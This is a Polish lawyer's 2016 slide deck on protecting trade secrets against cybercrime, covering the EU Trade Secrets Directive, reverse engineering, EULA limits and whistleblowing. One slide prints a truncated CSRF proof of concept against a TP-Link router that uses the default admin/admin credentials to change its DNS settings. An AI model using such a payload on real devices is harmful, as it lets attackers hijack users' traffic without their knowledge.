



# Tajemnice przedsiębiorców w dobie cyberprzestępczości

19 maja 2016 r.

Jakub Barański, aplikant adwokacki


# Co może być tajemnicą handlową? *W zasadzie wszystko...*

O ile nie jest to powszechnie znane i ma jakąś wartość gospodarczą, w tym:


- Listy klientów;
- Biznes plany
- „Negatywny” know-how
- Informacje nt. strategii i planów marketingowych
- Dane dostawców
- Informacje niezbędne do implementacji nowych technologii
- Formuły chemiczne
- Procesy technologiczno-produkcyjne



# Zagrożenia doby cyberprzestępczości




# Harmonizacja prawa tajemnic handlowych




# Tajemnica handlowa – co to takiego?

## *Rozsądne zabezpieczenia*



# Granice zabezpieczeń

*DuPONT, Inc. v. Rolfe CHRISTOPHER et al*



# Zachowanie poufności w cyberświecie

## *Keep it secret, keep it safe*

- Air-gapping
- Szkolenia dla pracowników
- NDA
- Kontrola dostępu
- Segmentacja
- Monitoring przepływu danych
- Tagging (meta-tagging, beaconing, poison pill)



# Zachowanie poufności

*Keep it secret, keep it safe*

- Minimum zabezpieczeń fizycznych lub organizacyjnych
- Wymagania dla zabezpieczeń relatywne
- Trwałość







# Reverse engineering

## *Dopuszczalny? ... czy jednak nie?*

### Art. 3 Dyrektywy o tajemnicach handlowych

1. Pozyskanie tajemnicy handlowej uznaje się za zgodne z prawem, gdy pozyskano ją w jeden z następujących sposobów:

[...]

b) obserwacja, badanie, demontaż lub testowanie produktu lub przedmiotu, który został udostępniony publicznie lub który zgodnie z prawem jest w posiadaniu osoby, która uzyskała dostęp do przedmiotowej informacji i na której nie ciąży obowiązek prawny ograniczenia pozyskiwania danej tajemnicy przedsiębiorstwa;



# Reverse engineering

## *Klauzule „Czarnej skrzynki”*



### Section 4 Windows XP Home Edition EULA

"LIMITATIONS ON REVERSE ENGINEERING, DECOMPILATION, AND DISASSEMBLY. You may not reverse engineer, decompile, or disassemble the Software, except and only to the extent that such activity is expressly permitted by applicable law notwithstanding this limitation."



# Tajemnice a interes publiczny

## *Hacktivistci i informacje cenotwórcze*

### Art.5 Dyrektywy o tajemnicach handlowych:

- [...] ujawnienia nieprawidłowości, uchybienia lub działania z naruszeniem prawa , pod warunkiem że pozwany działał w celu ochrony ogólnego interesu publicznego;

### Podatności CSRF

Webowy panel administratora nie posiada mechanizmów zabezpieczających przed atakami [Cross-site request forgery](#). W połączeniu z domyślną konfiguracją adresacji sieci oraz fabrycznymi poświadczeniami administratora urządzenia (tradycyjnie: *użytkownik: admin, hasło: admin*) pozwalają na modyfikację wszystkich ustawień urządzenia (adresacja sieci, serwery DNS, zdalne zarządzanie itp.) **poprzez odwiedzenie złośliwej strony przez użytkownika (bez jego ingerencji).**


Kod wykorzystujący podatność (zmiana DNS):

```
1 <html>
2   <head>
3     <title>PoC - CSRF - TP-Link TL-WA5210G</title>
4   </head>
5   <body>
6     <img src = "http://admin:admin@192.168.1.254">
7     <img src = "http://192.168.1.254/userRpm/WanDynamicIpCfgRpm.htm?wantype=
8   </body>
9 </html>
```



# Tajemnice a interes publiczny

## *Hacktivistisci i informacje cenotwórcze*



Źródło:

[http://www.marketwatch.com/investing/stock/antm?mod=MW\\_story\\_hoverchart](http://www.marketwatch.com/investing/stock/antm?mod=MW_story_hoverchart)





Dziękuję za uwagę

Jakub Barański

Aleje Ujazdowskie 10, 00-478 Warszawa  
tel.: 22 437 82 00, 22 537 82 00  
e-mail: [jakub.baranski@wardynski.com.pl]

*Całość niniejszej prezentacji jest chroniona prawami autorskimi. Nie wyraża się zgody na wykorzystywanie a w szczególności kopiowanie jakichkolwiek jej fragmentów. Prezentacja nie stanowi porady prawnej. Osoba podejmująca jakiegokolwiek działania na jej podstawie działa wyłącznie na własne ryzyko.*